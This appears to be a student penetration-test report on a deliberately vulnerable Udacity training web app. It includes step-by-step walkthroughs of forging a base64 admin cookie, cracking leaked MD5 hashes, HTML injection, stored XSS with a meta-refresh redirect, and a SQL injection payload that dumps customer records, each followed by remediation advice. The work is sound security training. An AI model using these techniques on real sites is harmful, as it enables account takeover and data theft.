
```

[{"id": 1, "name": "administrator"}, {"id": 2, "name": "guest"}]

```

- On hitting this url with **/profile/userlist/0**
- it show the admin id

- Next open developer tools and got to storage cookies
- We can see the **authinfo** cookie its base64



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
authinfo	Mjptc2Vy	qn7ypztlz2.p...	/	Session	16	false	false	Sat, 11 Oct 2025 14:...		
uworks...	eyJhbGciOiJSUzI1NiIsInR5C1I6IkpXVCJ9.eyJzdWliOiwYmYzYjhMC0xNGQ1LTExZWQtYgwNS0wYj...	.prod.udacity...	/	Session	1370	true	true	None	Sat, 11 Oct 2025 14:...	



- Use the give tool **performbase64.py** to decrypt base64
- Its value is **2:user**

The screenshot shows a browser window for the Udacity platform. On the left, there's a sidebar with course navigation. The main area is a workspace titled "Integrated Application Security Services for ATCI". It contains a terminal window with the following output:

```
tools root$ ls
bruteforce.py hashid.py requirements.txt test-username.txt
checkhash.py performbase64.py test-password.txt
tools root$ python performbase64.py -d Mjplc2Vy
2:user
tools root$
```

- Now make **authinfo** cookie for the admin
- Admin id we have founded in **profile/userlist/0**
- Admin cookie will we **1:admin**
- Then encode this to base64

The screenshot shows a terminal window with the following command and its output:

```
dheeraj@DheerajSharma: ~
$ echo -n '1:admin' | base64
MTphZG1pbg==
```



- Not replace the user auth cookie with the admin cookie and refresh the page

User Profile

Page Controls: [refresh](#)

Messages Settings

administrator You sent a message to guest

Welcome to our site, how do you like our message service. Still a work in progress.

Send message guest Send

Main Navigation

VuInWebApp

administrator admin

Dashboard Customers Users

Followers 1,322

Following 543

Friends 13,287

Application

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key S...	Cross Site	Priority
authInfo	M1phZGtpbg=	qn7ypztlz2.prod.udacity-student-workspaces.com	/	Session	20	✓	✓	None			Medium
uworkspaces	eyJhbGciOiJSUzI1NiIsInRScCI6IkpXVCJ9eyJzdWIiOiwmyzJihMC0xNGQ1LTEzZWQ1IyJ9	qn7ypztlz2.prod.udacity-student-workspaces.com	/	Session	1365	✓	✓	None			Medium

Storage

- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies
  - https://qn7ypztlz2.prod.udacity...
  - Private state tokens
  - Interest groups
- Shared storage
- Cache storage
- Storage buckets

Background services

- Now we got the Admin access



# Sensitive Data Exposure

<b>Severity:</b>	High
<b>OWASP TOP 10 reference:</b>	A02:2021-Cryptographic Failures

## Vulnerability Explanation

The API /customers/id/1 is returning user details without proper authentication or access control. Even though the password seems hashed, exposing it in a public or client-facing API is still dangerous. Attackers can use brute-force or rainbow table attacks to recover the original password. It leaks identifiable customer data (names, usernames).

## Remediation recommendation

Add authentication & authorization because Require a valid user token or session before anyone can access /customers/id/....Don't expose sensitive data in API responses because Only return the data your frontend actually needs (e.g., not password hashes, tokens, or internal IDs).Hash and salt passwords securely on the server (but never return them).Use proper access control because a user should only see their own data, not anyone else's.securing endpoints, limiting what's returned, and protecting stored data.



# Sensitive Data Exposure

## step-by-step walkthrough

- We got the Admin access earlier
- Now we can see the Customers list

ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	<button>View</button>
2	jake	doe	jdoe	<button>View</button>
3	dave	doe	ddoe	<button>View</button>
4	mike	doe	mdoe	<button>View</button>
5	nick	doe	ndoe	<button>View</button>

- We look the network request of this page
- It request to API **/customers/id**



- Opening the request to new tab will hit the Api /customers/id
- It will show the Json data of customers



- Now go to specific customer id , which reveal the sensitive information
- **Hash of the Password**

```
[{"id": 1, "name": "paul", "password": "dope", "hash": "d5578edf8458ce06fb5tb7ea58c5ca4"}]
```

```
[{"id": 2, "name": "jake", "password": "doe", "hash": "5f4dcc3b5aa765d61d8327deb882cf99"}]
```

```
[{"id": 4, "name": "mike", "password": "doe", "hash": "8621ffdbc5698829397d97767ac13db3"}]
```



# Cryptographic failures

<b>Severity:</b>	<i>High</i>
<b>OWASP TOP 10 reference:</b>	A02:2021 – Cryptographic Failures

## **Vulnerability Explanation**

The system is using weak hash like MD5 to store passwords. It might look secure because the password turns into a long string like d8578edf8458ce06fbc5bb76a58c5ca4, but in reality, hackers can crack it in seconds using free online tools or pre-made hash databases. So even though it seems hidden, that string can be quickly turned back into “qwerty” — meaning your users’ passwords are practically lying in plain sight.

## **Remediation recommendation**

*Stop using MD5 or SHA1 because they are old and insecure.*

*Enforce strong password rules for users — avoid weak passwords like “qwerty”.*

*Add a unique salt to each password before hashing.*

*Use strong, modern password hashing algorithms such as: bcrypt.*

*Re-hash old passwords because when users log in next time, re-hash their password with a strong algorithm.*



# Cryptographic failures

step-by-step walkthrough

- From specific request to customer ID like **/customer/id/1**
- It give us customer data with their Hash Password

```
[{"id": "1", "name": "Paul", "password": "d8578edf8458ce06fb50b76a38c5ca4"}]
```

- Hashing used here is very weak & can be cracked by brute force
- Now use the given tool **hashid.py** to check which type of hash is this
- And try to crack the hash with given tool **checkhash.py**



- **python hashid.py “hash here”**
- Use above command to get the type of hash
- We got the hash type is **MD5**
- Now use **python checkhash.py “hash here” –t “hash type”**
- it crack the hash and give the password of customer

```
I > home > workspace
  □ VulnWebApp
  □ tools
  □ app.log
  □ startup.sh

No Open Files
OPEN FILE

+ Terminal 1 × Terminal 2 ×
workspace root$ cd tools
tools root$ ls
bruteforce.py checkhash.py hashid.py performbase64.py requirements.txt test-password.txt test-username.txt
tools root$ python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
Analyzing 'd8578edf8458ce06fbc5bb76a58c5ca4'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https://github.com/pypanda/hashID
tools root$ python checkhash.py d8578edf8458ce06fbc5bb76a58c5ca4 -t MD5
-----
Hased value passed = d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed = MD5
Result = qwerty
Actual Hash Type shoule be = md5
-----
tools root$ [
```

- Now let's crack another hash of customer id 2

```
Vulnerable Web Application - ▾ qn7ypztl2.prod.udacity-student ...
Pretty print ✓
[
  {
    "id": 2,
    "username": "jake",
    "password": "doe",
    "hash": "5f4dcc3b5aa765d61d8327deb882cf99"
  }
]
```



- By using **hashid.py** we can see the hash type if **md5**
- By using **checkhash.py** and give type as md5 we can crack the hash
- And got the password for customer 2

```
OPEN FILE

+ Terminal 1      X Terminal 2      X
tools root$ python hashid.py 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https://github.com/psypanda/hashID
tools root$ python checkhash.py 5f4dcc3b5aa765d61d8327deb882cf99 -t md5
-----
Hased value passed = 5f4dcc3b5aa765d61d8327deb882cf99
Hash type passed = md5
Result = password
Actual Hash Type should be = md5
-----
tools root$
```

Usage    Links    Help    ↗



# HTML Injection

<b>Severity:</b>	High
<b>OWASP TOP 10 reference:</b>	A03:2021 – Injection

## Vulnerability Explanation

The website is executing user input directly without cleaning them. If someone puts malicious code like <h1>Udacity</h1> in a message, it will run on user's end as well as to whom message is sent . who opens that page. That means a bad guy can: Steal your login cookie Trick users into doing actions (like changing passwords or sending messages) Or even take over admin accounts

## Remediation recommendation

Validate and filter inputs because it only allow safe characters or limited HTML if needed.

Sanitize data on both input and output because always treat user input as unsafe until cleaned.

Escape or sanitize all user input before displaying it because use built-in frameworks or libraries to escape HTML special characters (<, >, ") for example, show <b>Hello</b> as text, not bold.

Fix it by cleaning and escaping user input, so browser treats it as text — not code.

Use Content Security Policy (CSP) because it set limits what scripts can run on your page, blocking many XSS attacks.



# HTML Injection

step-by-step walkthrough

- In profile section there is a message box .
- Which is vulnerable to injection vulnerability
- We can inject html codes in it
- And it will execute them
- Here we have executed several codes
- Let's run **<h1>Udacity<h1>**
- The html code will make a header name Udacity

The screenshot shows a web application interface. On the left, a sidebar menu includes 'Dashboard', 'Customers', and 'Users'. The main area displays a user profile for 'Super User' (admin). Key statistics shown are 1,322 Followers, 543 Following, and 13,287 Friends. Below this, sections for 'About Me' (Education: Security Engineer Nanodegree from Udacity, Location: International Space Station, Outer Space), 'Skills' (Coding, Python, Networking, Security), and 'Notes' (Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam fermentum enim neque.).

In the center, a 'Messages' tab is active, showing a list of messages from 'administrator' to 'guest'. The first message reads: 'Welcome to our site, how do you like our message service. Still a work in progress.' The second message contains the HTML code '<h1>Udacity<h1>'. The third message shows a screenshot of a browser window with the error message 'www.google.com refused to connect.' To the right of the messages, there is a text input field containing '<h1>Udacity</h1>', a dropdown menu set to 'guest', and a red 'Send' button.



Following 543

Friends 13,287

About Me

Education Security Engineer Nanodegree from Udacity

Location International Space Station, Outer Space

Skills Coding Python Networking Security

Notes Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam fermentum enim neque.

HTML

administrator You sent a message to guest

administrator You sent a message to guest

Udacity

Send message guest Send

Copyright © 2020 Test Company LLC. All rights reserved.

Ver. 1.0.0.0

- We can also execute other injection like displaying external website content
- **<iframe id="if1" src="https://www.google.com"></iframe>**
- it will make a frame with the content of external website

Working Security

amet, consectetur  
ermentum enim neque.

You sent a message to guest

Udacity

administrator You sent a message to guest

administrator You sent a message to guest

www.google.com refused to connect.

<iframe id="if1" src="https://www.google.com"></iframe>

guest Send

Company LLC. All rights reserved.

Ver. 1.0.0.0



# Cross-Site Scripting (Stored XSS)

<b>Severity:</b>	High
<b>OWASP TOP 10 reference:</b>	A03:2021 – Injection (cross site scripting) (Stored)

## **Vulnerability Explanation**

The username update filed is vulnerable to stored xss , if the any user update the username to any malicious code the system will update the username to that code on frontend but in backend on admin panel it execute the malicious code, If admin open the users page the code will got executed.

## **Remediation recommendation**

*Sanitize / escape output — show user input as text, not code and just like convert < to &lt;, > to &gt;;*

*Validate inputs because it only allow safe characters or whitelisted HTML tags if really needed.*

*Add a Content Security Policy (CSP) because it restrict what scripts can run.*

*Use a safe templating engine frameworks like React, Angular, or Django auto-escape values.*

*First test often try entering <script> in forms to confirm it's blocked.*

*Clean the input and escape it before showing it, and boom no more XSS drama.*



# Cross-Site Scripting (XSS)

step-by-step walkthrough

- We need admin access here , which we got earlier
- In Profile section there is filed to update's first name and last name

The screenshot shows a web browser window for the VulnWebApp at the URL <https://qn7ypztlz2.prod.udacity-student-workspaces.com/profile/>. The page is titled "User Profile". On the left, there is a sidebar with a user icon labeled "administrator" and "admin". The main content area displays a user profile for "test123 User" (admin). The profile includes sections for "About Me" (Education: Security Engineer Nanodegree from Udacity; Location: International Space Station, Outer Space; Skills: Coding, Python, Networking, Security), "Followers" (1,322), "Following" (543), and "Friends" (13,287). To the right, there is a "Messages" tab and a "Settings" tab. The "Settings" tab is active, showing fields for "First Name" (set to "test123") and "Last Name" (set to "User"), with a red "Update" button below them.

- Try changing username



- If we change the username like **test123**
- it will update the username in user list page also

The screenshot shows a web application interface titled "VulnWebApp". On the left, there's a sidebar with navigation links: Main Navigation, Dashboard, Customers, and Users. The "Users" link is currently selected. The main content area is titled "Users" and "Users List". It displays a table with three columns: ID, First Name, and Last Name. The first row shows ID 2, First Name John, and Last Name Doe, with the Username guest. The second row shows ID 1, First Name test123, and Last Name User, with the Username administrator. There are "View" buttons next to each row. At the top of the main content area, there's a "Page Controls" section with a "reset" button. At the bottom, there's a copyright notice: "Copyright © 2020 Test Company LLC. All rights reserved." and a version number: "Ver. 1.0.0.0".

- If we injection any malicious code here it will change and display the username to that
- And upon opening user list it will execute the injected code

The screenshot shows a "User Profile" page from the VulnWebApp. The sidebar on the left has the same navigation as the previous screenshot. The main content area is titled "User Profile". On the left, there's a sidebar with sections: About Me, Education (Security Engineer Nanodegree from Udacity), Location (International Space Station, Outer Space), Skills (Coding, Python, Networking, Security), and Notes (Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam fermentum enim neque.). In the center, there are two tabs: "Messages" and "Settings". The "Settings" tab is active. It has fields for "First Name" containing "<meta http-equiv="refresh" content="0; url=/google.com">" and "Last Name" containing "User". Below these fields is a red "Update" button. The URL in the browser bar is https://qn7ypztlz2.prod.udacity-student-workspaces.com/profile/.



- Here we injected the code which will redirect to external page
- **<meta http-equiv="refresh" content="0; url=/google.com">**
- Now username changed to this
- If we go to user list page it will execute the code & redirect us to google.com
- It shows the stored XSS vulnerability

User Profile

Page Controls: [reset](#)

Messages [Settings](#)


First Name: <meta http-equiv="refresh" content="0; url=/google.com">

Last Name: User

[Update](#)

 User  
admin

Followers: 1,322  
Following: 543  
Friends: 13,287



https://www.google.com

About Store


Google

AI Mode

Google Search I'm Feeling Lucky

Google offered in: હિન્ડી ભાષા લેટેસ્ટ માર્ગી કુચાં કાયદાં પોતાં

India





# SQLi

<b>Severity:</b>	<i>Critical</i>
<b>OWASP TOP 10 reference:</b>	A03:2021 – Injection

## **Vulnerability Explanation**

*In URL `/customers/id/1` , it is vulnerable to SQL injection . Attacker can make a payload which make all condition true to database even if the credential is wrong and it can fetch all the customers data including their personal information their password hashes*

## **Remediation recommendation**

*To prevent from SQL injection*

*Use parameterized queries. Validate and filter input from users avoid raw inputs.*

*Apply the allowlist, whitelist. Use a strong and secure web application firewall.*

*Always limit the database privileges.*

*Don't display the errors on the user's side.*

*Always monitor logs and deploy automated tools which can create alert when a malicious query is run.*



# SQLi

## step-by-step walkthrough

- If we go to page **/customers** , it show list of customers fetched from database

The screenshot shows a web application interface titled "VulnWebApp". On the left is a sidebar with icons for administrator (user), Main Navigation, Dashboard, Customers, and Users. The main content area has a header "Customers" and a "Page Controls" section with a "reset" button. Below is a table titled "Customers List" with columns: ID, First Name, Last Name, Username, and Options (with a "View" button). The table contains five rows of customer data.

ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	<button>View</button>
2	jake	doe	jdoe	<button>View</button>
3	dave	doe	ddoe	<button>View</button>
4	mike	doe	rdoe	<button>View</button>
5	nick	doe	ndoer	<button>View</button>

- Now open the developer tool
- Then go to Network tab to see the endpoint request to database

The screenshot shows the "Network" tab of a browser developer tools interface. The table data from the previous screenshot is present here. The "Request Headers" section shows the following details:

Name	Value
:authority	qn7ypztl2.prod.udacity-student-workspaces.com
:method	GET
:path	/customers/id/_1=1760344924065
:scheme	https
Accept	application/json, text/javascript, */*; q=0.01
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	en-GB,en-US;q=0.9,en;q=0.8
Access-Control-Allow-Origin	*



- Now open the api request in new tab
- Which will show the data of customer
- If we hit with the `/id/1` it will show data of customer 1 , But

The screenshot shows a browser window with three tabs. The active tab displays a JSON response for a customer with ID 1. The URL in the address bar is `qn7ypztlz2.prod.udacity-student-workspaces.com/customers/id/1`. The response is:

```
[[1,"paul","doe","pdoe","d8578edf8458ce06fb5bb76a58c5ca4"]]
```

- If we want to get data of all customers from database
- We have to build a **SQL injection payload**
- Payload worked here is “`1 OR 1`”
- By going to URL
- `/customers/id/1' or '1`
- It will trigger the database to a true statement and fetch all customers data

The screenshot shows a browser window with three tabs. The active tab displays a JSON response for all customers. The URL in the address bar is `qn7ypztlz2.prod.udacity-student-workspaces.com/customers/id/1%20OR%20'1`. The response is:

```
[ [1, "paul", "doe", "pdoe", "d8578edf8458ce06fb5bb76a58c5ca4"], [2, "jake", "doe", "jdoe", "5f4dcc3b5aa765d61d8327deb882cf99"], [3, "dave", "doe", "ddoe", "e807f1fcf82d132f9bb018ca6738a19f"], [4, "mike", "doe", "mdoe", "8621ffdbc5698829397d97767ac13db3"], [5, "nick", "doe", "ndoee", "df53ca268240ca76670c8566ee54568a] ]
```